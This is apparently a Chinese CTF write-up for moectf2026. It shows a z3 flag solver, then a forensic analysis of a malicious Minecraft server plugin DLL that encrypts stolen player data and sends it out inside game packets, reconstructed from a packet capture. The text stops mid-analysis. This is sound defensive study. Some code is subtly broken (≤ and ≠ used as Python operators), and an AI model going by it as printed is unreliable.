TARGET_MD5 = 'bdc0be8b744ddf53c35c4232b2b137da'
# PE 静态段读取
def rva_off(rva):
    if 0x1000 ≤ rva < 0x2200: return 0x400 + (rva - 0x1000)
    if 0x3000 ≤ rva < 0x4200: return 0x1600 + (rva - 0x3000)
    raise ValueError('RVA 越界: ' + hex(rva))
data = open(EXE, 'rb').read()
def rd_u32(rva): return struct.unpack_from('<I', data, rva_off(rva))[0]
def rd_i32s(rva, n): return list(struct.unpack_from('<%di' % n, data, rva_off(rva)))
# 哈希查表
table1 = [rd_u32(0x3750 + 4*i) for i in range(30)]
table2 = [rd_u32(0x37D0 + 4*i) for i in range(360)]
def rol32(x, c):
    c &= 31
    return ((x << c) | (x >> (32 - c))) & 0xFFFFFFFF
def h1(n):
    e = rol32((n * 0x9E3779B9 + 0xC2A02699) & 0xFFFFFFFF, 7*n + 5) ^ table1[n] ^ 0xA5C3D2E1
    return struct.unpack('<i', struct.pack('<I', e))[0]
def h2(n):
    e = rol32((n * 0x9E3779B9 + 0xB18F1598) & 0xFFFFFFFF, 7*n + 5) ^ table2[n] ^ 0xA5C3D2E1
    return struct.unpack('<i', struct.pack('<I', e))[0]
# 前 3 层静态权重
L = []
for bva, wva in [(0x3000, 0x3030), (0x3270, 0x32A0), (0x34E0, 0x3510)]:
    b = rd_i32s(bva, 12)
    W = [rd_i32s(wva + 48*i, 12) for i in range(12)]
    L.append((W, b))
(W1, b1), (W2, b2), (W3, b3) = L
# 4. 合成整网
# 行向量约定h' = h·Wᵀ + b
def dense(h, W, b):
    return [sum(h[k] * W[i][k] for k in range(12)) + b[i] for i in range(12)]
def comp(Wa, ba, Wb, bb):
    """h'' = h·(Wb·Wa)ᵀ + (ba·Wbᵀ + bb)  ⇒  Wn = Wb·Wa, bn = ba·Wbᵀ + bb"""
```

```
    Wn = [[sum(Wb[i][k] * Wa[k][j] for k in range(12)) for j in range(12)] for i in range(12)]
    bn = [bb[i] + sum(ba[k] * Wb[i][k] for k in range(12)) for i in range(12)]
    return Wn, bn
A12, c12 = comp(W1, b1, W2, b2)       # L1+L2
A, c = comp(A12, c12, W3, b3)         # +L3  ⇒ h3 = x·A + c
# final 层out = M·x + B
M = [[sum(A[j][k] * h2(12*i + j) for j in range(12)) for k in range(12)] for i in range(30)]
B = [h1(i) + sum(c[j] * h2(12*i + j) for j in range(12)) for i in range(30)]
def forward(x):
    return [B[i] + sum(M[i][k] * x[k] for k in range(12)) for i in range(30)]
def layerwise(x):
    h = x
    for W, b in L:
        h = dense(h, W, b)
    return [h1(i) + sum(h[j] * h2(12*i + j) for j in range(12)) for i in range(30)]
# 自检: 合成式 vs 逐层 forward
random.seed(2026)
for _ in range(20):
    x = [random.randrange(0, 96) for _ in range(12)]
    assert forward(x) == layerwise(x), '合成错误!'
# z3 求解
xs = [Int('x%d' % i) for i in range(12)]
s = Solver()
for v in xs:
    s.add(v ≥ 0, v ≤ 95)
out = [B[i] + sum(M[i][k] * xs[k] for k in range(12)) for i in range(30)]
for o in out:
    s.add(o ≥ 32, o ≤ 126)
fmt = b'moectf{'
for i, ch in enumerate(fmt):
    s.add(out[i] == ch)
s.add(out[29] == ord('}'))
cnt = 0
while s.check() == sat:
    m = s.model()
    xv = [m.eval(xs[i]).as_long() for i in range(12)]
    ob = bytes(forward(xv))
    cnt += 1
    if hashlib.md5(ob).hexdigest() == TARGET_MD5:
        print('命中第 %d 个候选' % cnt)
        print('输入 12 个整数:', xv)
        print('Flag:', ob.decode())
        sys.exit(0)
    s.add(Or([xs[i] ≠ xv[i] for i in range(12)]))
    if cnt ≥ 100000:
        break
print('未命中, 请检查约束或数据')
sys.exit(1)
```

```
(base) li@localhost:~/moectf2026$ python3 solve0.py chall13.exe
命中第 3 个候选
输入 12 个整数: [28, 76, 84, 5, 40, 84, 12, 34, 91, 88, 93, 90]
Flag: moectf{??!!Neur4l_N3tw0Rk!!??}
(base) li@localhost:~/moectf2026$
```

- MCb4ckd0or

这道题提供的附件有点多啊，一个sha256文件一个dll插件（恶意软件用来逆向）还有一个插件运行时的抓包，既然给了sha256我们就先比对比对：

```
(base) li@localhost:~/moectf2026/cloudback$ sha256sum CloudBlack.dll server-edge-capture.pcapng
272973f385614623692e39c487640c8bcbf95f5d86d5ae39fdc7ee1b20a53608  CloudBlack.dll
58e89b806051f339e6ff7ee24c4ec9c182ac718deda27bb81f674be4ba7ee764  server-edge-capture.pcapng
(base) li@localhost:~/moectf2026/cloudback$ cat MANIFEST.sha256
272973f385614623692e39c487640c8bcbf95f5d86d5ae39fdc7ee1b20a53608  CloudBlack.dll
58e89b806051f339e6ff7ee24c4ec9c182ac718deda27bb81f674be4ba7ee764  server-edge-capture.pcapng
```

核对分析sha256一致，文件没有被改，接下来开始我们的分析，首先咱们先静态查一下文件的一些基本信息：

BASH

```
file CloudBlack.dll
objdump -p CloudBlack.dll | head -80
strings CloudBlack.dll | head -50
```

```
(base) li@localhost:~/moectf2026/cloudback$ file CloudBlack.dll
CloudBlack.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows, 5 sections
(base) li@localhost:~/moectf2026/cloudback$ objdump -p CloudBlack.dll | head -80

CloudBlack.dll:     file format pei-x86-64

Characteristics 0x2022
        executable
        large address aware
        DLL

Time/Date               Thu Sep  3 23:25:55 2026
Magic                   020b    (PE32+)
MajorLinkerVersion      14
MinorLinkerVersion      44
SizeOfCode              0000000000024000
SizeOfInitializedData   0000000000015a00
SizeOfUninitializedData 0000000000000000
AddressOfEntryPoint     0000000000023cc4
BaseOfCode              0000000000001000
ImageBase               0000000180000000
SectionAlignment        00001000
FileAlignment           00000200
MajorOSystemVersion     6
MinorOSystemVersion     0
MajorImageVersion       0
MinorImageVersion       0
MajorSubsystemVersion   6
```

我们可以看出来这个文件是个x64架构的，`ImageBase 0x180000000`基地址先记下来之后可能会用到，然后我们再往下看：

```
        DLL Name: LeviLamina.dll
        vma:  Hint/Ord Member-Name Bound-To
        3548e     822  ?unhook@memory@ll@@YA_NPEAX0_N@Z
        35462      82  ??1GlobalThreadPauser@thread@ll@@QEAA@XZ
        3540e     459  ?hookEx@memory@ll@@YAHPEAX0PEAPEAXW4HookPriority@12@W4RegisterSaveOptions@12@_N@Z
        353e2      21  ??0GlobalThreadPauser@thread@ll@@QEAA@XZ
        353b4     718  ?shouldHookSuspendThreads@memory@ll@@YA_NXZ
        35356     403  ?getRealName@Player@@QEBA?AV?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@XZ
        35312     615  ?self@ServerPlayerEvent@player@event@ll@@QEBAAEAVServerPlayer@@XZ
        352bc      36  ??0ListenerBase@event@ll@@IEAA@W4EventPriority@12@V?$weak_ptr@VMod@mod@ll@@@std@@@Z
        35270     551  ?onDisable@Mod@mod@ll@@QEAAXV?$function@$$A6A_NAEAVMod@mod@ll@@@Z@std@@@Z
        35224     553  ?onEnable@Mod@mod@ll@@QEAAXV?$function@$$A6A_NAEAVMod@mod@ll@@@Z@std@@@Z
        351b4     597  ?removeListener@EventBus@event@ll@@QEAA_NAEBV?$shared_ptr@VListenerBase@event@ll@@@std@@AEBVEvent
IdView@23@@Z
```

这里导入了表的第一行`LeviLamina.dll`，应该是一个LeviLamina 的 mod，注册了玩家事件监听器，玩家一进服务器就能拿到他的名字，我们成功找到攻击链路的触发点

我们再看Data Directory目录：

```
The Data Directory
Entry 0 0000000000034890 00000074 Export Directory [.edata (or where ever we found it)]
Entry 1 0000000000034904 0000012c Import Directory [parts of .idata]
Entry 2 0000000000000000 00000000 Resource Directory [.rsrc]
Entry 3 0000000000039000 00002004 Exception Directory [.pdata]
Entry 4 0000000000000000 00000000 Security Directory
Entry 5 000000000003c000 00000414 Base Relocation Directory [.reloc]
Entry 6 000000000002b240 0000001c Debug Directory
Entry 7 0000000000000000 00000000 Description Directory
Entry 8 0000000000000000 00000000 Special Directory
Entry 9 000000000002b280 00000028 Thread Storage Directory [.tls]
```

可以看到Resource全为0说明没有资源段，而TLS有地址说明存在TLS回调表，以后可能会用到，记录一下地址

目前的信息来说DLL只挖出来了一个，不全，我们找全DLL先顺便查查string有没有啥另外的信息：

```bash
objdump -p CloudBlack.dll | grep -A 3 "DLL Name"
strings -el CloudBlack.dll | head -40
```

```
        DLL Name: WS2_32.dll
        vma:  Hint/Ord Member-Name Bound-To
        8000000000000017            000000017  <none>
        8000000000000073            000000073  <none>
--
        DLL Name: bcrypt.dll
        vma:  Hint/Ord Member-Name Bound-To
        35520        37  BCryptHashData
        35598        20  BCryptEncrypt
```

```
mercsz
gvpintlfbax
CHACHA20_POLY1305
SHA256
ObjectLength
HashDigestLength
!x-sys-default-locale
```

从输出来看，我们又找到两个dll，`WS2_32.dll`大概是用于网路发送，`bcrypt.dll`里面的函数我们看名字大概可以猜出来是有哈希和加密的；再看我们查的字符串，`CHACHA20_POLY1305`看名字大抵是`ChaCha20流密码+Poly1305 认证`，估摸是加密算法吧，还有哈希sha256也在字符串里，以及刚才在`bcrypt.dll`里面挖出来的属性名

那到这里，我们的路径也就差不多了：玩家加入->触发->读文件->HMAC-SHA256 派生密钥->ChaCha20-Poly1305 加密->socket 外传，我们再看看导出表有没有啥可以补充的信息：

```bash
objdump -p CloudBlack.dll | grep -B 2 -A 15 "Export Address Table"
```

```
Ordinal Base                    1
Number in:
        Export Address Table            00000002
        [Name Pointer/Ordinal] Table    00000002
Table Addresses
        Export Address Table            00000000000348b8
        Name Pointer Table              00000000000348c0
        Ordinal Table                   00000000000348c8

Export Address Table -- Ordinal Base 1
        [   0] +base[   1] 26f20 Export RVA
        [   1] +base[   2] fef0 Export RVA

[Ordinal/Name Pointer] Table
        [   0] ll_memory_operator_overrided
        [   1] ll_mod_load

The Function Table (interpreted .pdata section contents)
vma:                    BeginAddress     EndAddress       UnwindData
 0000000180039000:      0000000180001000 0000000180003779 000000018002bd38
 000000018003900c:      0000000180003780 00000001800037a7 000000018002bd60
 0000000180039018:      00000001800037b0 00000001800037fc 000000018002bd7c
 0000000180039024:      0000000180003800 0000000180003827 000000018002bd98
 0000000180039030:      0000000180003830 0000000180003857 000000018002bdb4
 000000018003903c:      0000000180003860 0000000180003887 000000018002bdd0
```

导出表里面 `ll_memory_operator_overrided` 应该是LeviLamina要求的内存钩子，还有一个 `ll_mod_load` 应该就是真正的mod入口了也就是整个插件的入口

我们发现函数表里面有一个巨型函数 `BeginAddress 0x180001000  EndAddress 0x180003779`，非常大地址啊这个，先把 `0x1000` 这个地址记住

dll文件的基础信息分析就先到这里，我们接下来转向pcapng，先把80端口的HTTP完整导出来：

```
1       10.17.24.51     10.17.0.8       34774   80
2       10.17.0.8       10.17.24.51     80      34774
3       10.17.24.51     10.17.0.8       34774   80
4       10.17.24.51     10.17.0.8       34774   80      GET     /api/v1/config?client=ll&profile=stable
5       10.17.0.8       10.17.24.51     80      34774
6       10.17.0.8       10.17.24.51     80      34774
7       10.17.24.51     10.17.0.8       34774   80
8       10.17.0.8       10.17.24.51     80      34774                   200
9       10.17.24.51     10.17.0.8       34774   80
10      10.17.0.8       10.17.24.51     80      34774
11      10.17.24.51     10.17.0.8       34774   80
12      10.17.24.51     10.17.0.8       34774   80
13      10.17.24.51     10.17.0.8       34774   80
4146    10.17.25.44     10.17.0.8       25650   80
4147    10.17.0.8       10.17.25.44     80      25650
4148    10.17.25.44     10.17.0.8       25650   80
4149    10.17.25.44     10.17.0.8       25650   80      POST    /api/v1/metrics
4150    10.17.0.8       10.17.25.44     80      25650
4151    10.17.0.8       10.17.25.44     80      25650                   204
4152    10.17.25.44     10.17.0.8       25650   80
4153    10.17.0.8       10.17.25.44     80      25650
4154    10.17.25.44     10.17.0.8       25650   80
4155    10.17.25.44     10.17.0.8       25650   80
4156    10.17.25.44     10.17.0.8       25650   80
```

这里面结构很明显了，看GET和POST那两行，这两个地址先记下来后面应该会用到，然后导出HTTP对象：

```bash
mkdir -p export
tshark -r server-edge-capture.pcapng --export-objects http,export/
```

我们查看config的内容：

```bash
cat export/* | head -c 2000
```

```
(base) li@localhost:~/moectf2026/cloudback$ cat export/* | head -c 2000
{"rev":1842,"profile":"edge-sync-2026.07","modules":["Motion","Combat","Interaction"],"blob":{"epoch":73,"entries":[{"id":1007,"on":true,"weight":20,"subject":3603799994,"route":["cod","coal","paper"],"ctrl":197103,"stream":4,"proof":"gFv78uMP/qD7ihGOhRS4TLy2iaNIcBAu0155J2SusoQ=","min_net":760,"expires":1843},{"id":1013,"on":true,"weight":80,"subject":1300896325,"route":["porkchop","ender_pearl","iron_ingot","chorus_fruit"],"ctrl":2712847316,"stream":9,"sid":188621,"proof":"9Og+RWlg3Vl1jy3U5wHCQ/G2+VpYnlCs6r6Gk55lj8U=","ord":927341,"pos":1779942354,"min_net":776,"expires":1842},{"id":1021,"on":false,"weight":95,"subject":4267481208,"route":["rabbit_foot","lapis","map"],"ctrl":991002,"stream":2,"min_net":776,"expires":1845},{"id":1039,"on":true,"weight":40,"subject":1478615969,"route":["cod","ender_pearl","paper"],"ctrl":330091,"stream":7,"proof":"Iy1gyhGaUAh9mGRshSudBtqKWXlqNJ3xTimZ2QxN4fE=","min_net":780,"expires":1842},{"id":1051,"on":true,"weight":10,"subject":3746275216,"route":["rabbit_foot","coal","gold_nugget","map"],"ctrl":771122,"stream":3,"proof":"Y7iaan98Ui4EGCRcN2iieAmYGjys9YD/57pkQpOQ9vQ=","min_net":770,"expires":1844}]}}{"profile":"stable","entity":32,"code":204,"stat
```

可以看到每个条目里面都有应该proof看起来像是base64加密，可能用于密钥派生？还有一个`on`字段，我们方向只有1024那条是false其余都是true，此外还值得注意的像物品路径`route`，控制值`ctrl`；还有一个特别的地方，1013那条相比别的条目多了几个字段"`sid` / `ord` / `pos`"


然后我们看wireshark里面

协议	按分组百分比	分组	按字节百分比	字节	比特/秒	结束 分组	结束 字节	结束 位/秒
Frame	100.0	6526	100.0	5576351	905k	0	0	0
Null/Loopback	100.0	6526	0.5	26104	4238	0	0	0
Internet Protocol Version 4	100.0	6526	2.3	130520	21k	0	0	0
User Datagram Protocol	99.6	6502	0.9	52016	8445	0	0	0
Text item	0.0	1	0.0	1	0	1	1	0
RakNet game networking protocol	99.6	6501	0.1	8271	1342	6495	8271	1342
Minecraft Pocket Edition	0.0	3	0.0	24	3	3	24	3
Malformed Packet	0.0	3	0.0	0	0	3	0	0
Transmission Control Protocol	0.4	24	0.0	2347	381	20	593	96
Hypertext Transfer Protocol	0.1	4	0.0	1819	295	2	290	47
JavaScript Object Notation	0.0	2	0.0	1209	196	2	1354	219

占大头的实际上是UDP，咱先写个python脚本统计一下所有UDP大包的第一字节找数据报：

```py
import struct, collections
data = open('server-edge-capture.pcapng','rb').read()
pkts = []
i = 0
while i + 12 ≤ len(data):
    btype, blen = struct.unpack_from('<II', data, i)
    if btype == 6:
        caplen = struct.unpack_from('<I', data, i+20)[0]
        pkts.append(data[i+28 : i+28+caplen])
    i += blen
first = collections.Counter()
for pkt in pkts:
    if len(pkt) < 30 or struct.unpack_from('<I', pkt)[0] ≠ 2:
        continue
    ip = pkt[4:]
    if ip[9] ≠ 17:
        continue
    ulen = struct.unpack_from('>H', ip, 24)[0]
    payload = ip[28 : 28 + ulen - 8]
    if len(payload) < 50:
        continue
```

```
    first[payload[0]] += 1
for b, c in first.most_common(12):
    print(f"首字节 0x{b:02x}: {c}")
```



`0x8c` ×3603、`0x84` ×2081 就是全部游戏数据，我们对每个数据报按帧解析（24 位序号、位长度、split 分片头），将 split 分片按 (id, 片号) 重组为完整消息：

PY

```
import struct, collections
# 提取所有 UDP 载荷
data = open('server-edge-capture.pcapng', 'rb').read()
pkts = []
i = 0
while i + 12 ≤ len(data):
    btype, blen = struct.unpack_from('<II', data, i)
    if btype == 6:
        caplen = struct.unpack_from('<I', data, i + 20)[0]
        pkts.append(data[i + 28 : i + 28 + caplen])
    i += blen
payloads = []
for pkt in pkts:
    if len(pkt) < 30 or struct.unpack_from('<I', pkt)[0] ≠ 2:
        continue
    ip = pkt[4:]
    if ip[9] ≠ 17:
        continue
    ulen = struct.unpack_from('>H', ip, 24)[0]
    payloads.append(ip[28 : 28 + ulen - 8])
# 帧解析
def triad(b, i):
    return b[i] | (b[i+1] << 8) | (b[i+2] << 16), i + 3
def parse_frames(d):
    if not (d[0] & 0x80):
        return []
    pos = 4
    msgs = []
    while pos + 3 ≤ len(d):
        flags = d[pos]; pos += 1
        rel = (flags >> 5) & 7
        split = flags & 0x10
        bits = int.from_bytes(d[pos:pos+2], 'big'); pos += 2
        ln = (bits + 7) // 8
        if rel in (2, 3, 4, 5, 6):      # 需要 3B reliable idx
            if pos + 3 > len(d): break
            _, pos = triad(d, pos)
        if rel in (1, 3):        # 需要 3B ordered idx + 1B ch
            if pos + 4 > len(d): break
            _, pos = triad(d, pos); pos += 1
        sp = None
        if split:                       # 需要 10B split 头
            if pos + 10 > len(d): break
            cnt = int.from_bytes(d[pos:pos+4], 'big')
            sid = int.from_bytes(d[pos+4:pos+6], 'big')
```

```
            sidx = int.from_bytes(d[pos+6:pos+10], 'big'); pos += 10
            sp = (cnt, sid, sidx)
        if ln == 0 or pos + ln > len(d):      # 数据越界：残帧
            break
        msgs.append((sp, d[pos:pos+ln]))
        pos += ln
    return msgs
# 全量解析 + 分片重组
parts = {}            # split_id → {片号: 数据}
meta = {}             # split_id → 总片数
complete = []         # 重组完成的消息
for pay in payloads:
    for sp, data in parse_frames(pay):
        if sp is None:
            complete.append(('直发', data))
        else:
            cnt, sid, sidx = sp
            parts.setdefault(sid, {})[sidx] = data
            meta[sid] = cnt
            if len(parts[sid]) == cnt:    # 收齐了 → 拼接
                msg = b''.join(parts[sid][k] for k in range(cnt))
                complete.append((f'分片×{cnt}', msg))
                del parts[sid]
print("重组完成的消息数:", len(complete))
print("未收齐的分片组:", len(parts))
firstb = collections.Counter()
for kind, msg in complete:
    firstb[(kind, msg[0] if msg else -1)] += 1
for (kind, b), c in firstb.most_common(12):
    print(f"  {kind:10s} 首字节 0x{b:02x}: {c}")
```

```
重组完成的消息数: 40040
未收齐的分片组: 0
  直发         首字节 0xfe: 39664
  分片×6       首字节 0xfe: 219
  分片×3       首字节 0xfe: 30
  分片×4       首字节 0xfe: 30
  直发         首字节 0x00: 22
  分片×5       首字节 0xfe: 21
  直发         首字节 0x03: 16
  分片×2       首字节 0xfe: 11
  分片×9       首字节 0xfe: 4
  直发         首字节 0x09: 3
  直发         首字节 0x10: 3
  直发         首字节 0x13: 3
```


从结果来看，一共得到40040条，绝大多数的首字节为`0xfe`，这是基岩版协议的批量数据包，我们对其按照`fe ‖ 00 ‖ raw-deflate`解压后，再按 varint 长度前缀切分：

PY

```
import struct, zlib, collections, pickle
# 提取 UDP（保留源/目的端口）
data = open('server-edge-capture.pcapng', 'rb').read()
pkts = []
i = 0
while i + 12 ≤ len(data):
    btype, blen = struct.unpack_from('<II', data, i)
```

```
    if btype == 6:
        caplen = struct.unpack_from('<I', data, i + 20)[0]
        pkts.append(data[i + 28 : i + 28 + caplen])
    i += blen
payloads = []          # 每项: (源端口, 目的端口, UDP载荷)
for pkt in pkts:
    if len(pkt) < 30 or struct.unpack_from('<I', pkt)[0] != 2:
        continue
    ip = pkt[4:]
    if ip[9] != 17:
        continue
    sp, dp, ulen = struct.unpack_from('>HHH', ip, 20)
    payloads.append((sp, dp, ip[28 : 28 + ulen - 8]))
# 帧解析
def triad(b, i):
    return b[i] | (b[i+1] << 8) | (b[i+2] << 16), i + 3
def parse_frames(d):
    if not (d[0] & 0x80):
        return []
    pos = 4
    out = []
    while pos + 3 <= len(d):
        flags = d[pos]; pos += 1
        rel = (flags >> 5) & 7
        split = flags & 0x10
        bits = int.from_bytes(d[pos:pos+2], 'big'); pos += 2
        ln = (bits + 7) // 8
        if rel in (2, 3, 4, 5, 6):
            if pos + 3 > len(d): break
            _, pos = triad(d, pos)
        if rel in (1, 3):
            if pos + 4 > len(d): break
            _, pos = triad(d, pos); pos += 1
        sp = None
        if split:
            if pos + 10 > len(d): break
            cnt = int.from_bytes(d[pos:pos+4], 'big')
            sid = int.from_bytes(d[pos+4:pos+6], 'big')
            sidx = int.from_bytes(d[pos+6:pos+10], 'big'); pos += 10
            sp = (cnt, sid, sidx)
        if ln == 0 or pos + ln > len(d):
            break
        out.append((sp, d[pos:pos+ln]))
        pos += ln
    return out
# 重组时消息带上 (源端口, 目标端口)
parts = {}
complete = []          # 每项: (源端口, 目标端口, 消息)
for sp, dp, pay in payloads:
    for frame_sp, data in parse_frames(pay):
        if frame_sp is None:
            complete.append((sp, dp, data))
        else:
            cnt, sid, sidx = frame_sp
            parts.setdefault(sid, {})[sidx] = (sp, dp, data)
            if len(parts[sid]) == cnt:
                sp0 = parts[sid][0][0]
                dp0 = parts[sid][0][1]
                msg = b''.join(parts[sid][k][2] for k in range(cnt))
```

```
                complete.append((sp0, dp0, msg))
                del parts[sid]
# 解压 0xfe batch
def decomp(pl):
    body = pl[1:]
    for st in range(3):
        for wb in (15, -15):
            try:
                o = zlib.decompressobj(wb).decompress(body[st:])
                if len(o) > 5:
                    return o
            except Exception:
                pass
    return None
# varint 切子包
def rv(b, i):
    sh = 0; v = 0
    while i < len(b):
        x = b[i]; i += 1
        v |= (x & 0x7f) << sh
        if not x & 0x80:
            break
        sh += 7
    return v, i
# subs 存 (源端口, 目标端口, pid, payload)
subs = []               # 每项: (源端口, 目标端口, pid, payload)
fail = 0
for sp, dp, m in complete:
    if m[0] != 0xfe:
        continue
    o = decomp(m)
    if o is None:
        fail += 1
        continue
    i = 0
    while i < len(o) - 1:
        ln, i2 = rv(o, i)
        if ln ≤ 0 or ln > 6000000 or i2 + ln > len(o):
            break
        sp2 = o[i2 : i2 + ln]
        if sp2:
            subs.append((sp, dp, sp2[0], sp2))
        i = i2 + ln
print("解压失败 batch:", fail)
print("子包总数:", len(subs))
# 全量 pid 分布
pidc = collections.Counter(p[2] for p in subs)
print("\npid 分布:")
for pid, c in sorted(pidc.items(), key=lambda x: -x[1]):
    print(f"  pid 0x{pid:02x} ({pid:3d}): {c}")
pickle.dump(subs, open('subs.pkl', 'wb'))
```



我们从批量解压的输出结果来看，总共有58117个子包，其中绝大多数是常规广播包（0xe4/0x6f/0x79 等），但仅凭数量无法判断外传通道，我们需要从发给谁、包多大、带不带数据三个维度来筛选，于是我又写了一个脚本

在刚才的脚本中，最后我将解析结果存成了一个缓存文件：`pickle.dump(subs, open('subs.pkl', 'wb'))`，有了这个文件，我们就可以读取一些数据而不用每次都重新解析，我们用该文件对全pid做特征扫描来定位外传通道：

```py
import pickle, collections

subs = pickle.load(open('subs.pkl', 'rb'))   # (目标端口, pid, payload)
agg = {}
for sp_, dp, pid, sp in subs:
    a = agg.setdefault(pid, {'n': 0, 'clients': set(), 'lens': [], 'nbt': 0})
    a['n'] += 1
    a['lens'].append(len(sp))
    if dp != 19132:                    # s2c: 目标端口是客户端
        a['clients'].add(dp)
    if b'\x08\x01\x00\x61' in sp:
        a['nbt'] += 1
print(f"{'pid':>6} {'总数':>5} {'s2c客户端数':>9} {'平均长':>6} {'最大长':>6} {'含NBT':>5}  判断")
for pid in sorted(agg, key=lambda p: -agg[p]['n']):
    a = agg[pid]
    avg = sum(a['lens']) / len(a['lens'])
    mx = max(a['lens'])
    orient = "定向s2c" if len(a['clients']) == 1 and a['n'] == sum(
        1 for _,dp, p, _ in subs if p == pid and dp != 19132) else ""
```

```
    nbt = f"*{a['nbt']}" if a['nbt'] else ""
    print(f"0x{pid:02x} {a['n']:5d} {len(a['clients']):9d} {avg:6.0f} {mx:6d} {nbt:>5}
{orient}")
```

在该代码中，我们通过检验dp不等于19132的个数来判断pid出现的客户端端口，若只出现一个客户端端口则标明定性s2c。同时，我们通过查包内是否含 `\x08\x01\x00\x61` （NBT 中 StringTag 字段名 `a` 的编码）来判断是否携带物品 NBT。代码最终运行结果如下：

```
   pid    总数   s2c客户端数    平均长    最大长  含NBT  判断
0xe4 34322          3      84      84
0x6f  7386          3      11      18
0x79  5147          3      11     798
0x27  3926          3      17     329
0x7b  1267          3      43      45
0x3a  1179          3    2404    8272
0x0d   903          3     667     676
0x28   674          3      15      15
0xd5   532          3      66     185
0x0e   413          3       7       7
0x3f   403          3  180385  986760
0x7c   400          3      64      64
0x09   317          3      49      50
0xbb   221          3      35      57
0x0a   218          3       4       4
0xc6   218          3      28     327
0xbc   215          3       7       7
0x0c   133          3     534     534
0xba    55          3       3       3
0xa5    36          3     144     252
0x32    28          1     784     916   *27  定向s2c
0x1d    17          3    1533    2768
0x31    12          3      30      60
0x2d     9          3      15      15
0x1f     9          3      29      41
0x02     7          3       5       5
0xc7     4          3     682     753
0x01     3          0  587793  587793
0x06     3          3      29      29
0xb9     3          3   19497   19497
0xd1     3          3       6       6
0x0b     3          3    1003    1003
0xa2     3          3  107313  107313
0x2b     3          3      33      33
0x3c     3          3       2       2
0x3b     3          3       2       2
0x48     3          3     728     728
0x7a     3          3    7406    7406
0x77     3          3    8778    8778
0xa0     3          3       3       3
0xc0     3          3    1098    1098
0xd2     3          3       3       3
0x91     3          3   53419   53419
0xae     3          3    1271    1271
```

```
0x30     3         3      4      4
0x34     3         3 416155 416155
0x4c     3         3 348117 348117
0x2a     3         3      2      2
0x46     1         1      2      2        定向s2c
0x19     1         1     20     20        定向s2c
0x15     1         1     11     11        定向s2c
```

从该结果中，我们发现只有0x32唯一满足"定向+大载荷+带NBT"，因此可以定位0x32为外传通道，我们来查一下0x32发往哪里：

```bash
python3 -c 'import pickle,collections; subs=pickle.load(open("subs.pkl","rb"));
print(collections.Counter(dp for sp_,dp,pid,sp in subs if pid==0x32))'
```

```
(base) li@suki:~/moectf2026/cloudback$
rint(collections.Counter(dp for sp_,dp,
Counter({55193: 28})
```

0x32既然定向发往55193端口，那么55193是哪位玩家呢？由于玩家名只出现在登录阶段：客户端上线发 `0x01`（Login）包，内含 JWT Token（`eyJ…` 三段式），payload 的 `xname` 字段即玩家名，而Login 包是上行（目标端口为服务器 19132），需在子包中保留源端口才能与客户端对应，于是我们扩展 subs 为 (源端口，目标端口，pid, payload) 后提取：：

```py
import pickle, re, base64, json

def fnv1a(s):
    h = 0x811c9dc5
    for b in s.encode():
        h ^= b
        h = (h * 0x01000193) & 0xffffffff
    return h
subs = pickle.load(open('subs.pkl', 'rb'))  # (源端口, 目标端口, pid, payload)
for sp_, dp, pid, sp in subs:
    if pid != 0x01:                          # 0x01 = Login 包
        continue
    m = re.search(rb'"Token"\s*:\s*"([^"]+)"', sp)
    if not m:
        continue
    tok = m.group(1).decode()
    payload = json.loads(base64.urlsafe_b64decode(tok.split('.')[1] ))
    name = payload['xname']
    print(f"玩家: {name:12s} (源端口 {sp_})  FNV-1a(全小写) = {fnv1a(name.lower())}")
```

```
(base) li@suki:~/moectf2026/cloudback$ python3 find_player.py
玩家: Stone Finch  (源端口 60546)  FNV-1a(全小写) = 3693403708
玩家: Quiet River  (源端口 59178)  FNV-1a(全小写) = 1478615969
玩家: Black Cloud  (源端口 55193)  FNV-1a(全小写) = 1300896325
```

我们一共拿到三个玩家名，源端口分别是60546、59178和55193，其中Black Cloud 的 `FNV-1a("black cloud") = 1300896325`，恰好等于 config 中 entry 1013 的 `subject`，因此我们锁定1013 这条带 sid/ord/pos 特殊字段的窃取配置，服务于 Black Cloud

0x32缺点完了之后我们就需要解析完整载荷继续找线索了，我们先查看一下完整载荷长什么样子：

```py
import pickle, collections

subs = pickle.load(open('subs.pkl', 'rb'))
p32 = [sp for sp_, dp, pid, sp in subs if pid == 0x32]
print("0x32 包长分布:", collections.Counter(len(x) for x in p32))
big = max(p32, key=len)          # 最大的块
print(f"\n最大块 len={len(big)}, 前 320 字节:")
print(big[:320].hex(' '))
print("\n可打印:")
print(big[:320])
```

```
0x32 包长分布: Counter({916: 20, 112: 1, 576: 1, 504: 1, 416: 1, 456: 1, 376: 1, 672: 1, 512: 1})

最大块 len=916, 前 320 字节:
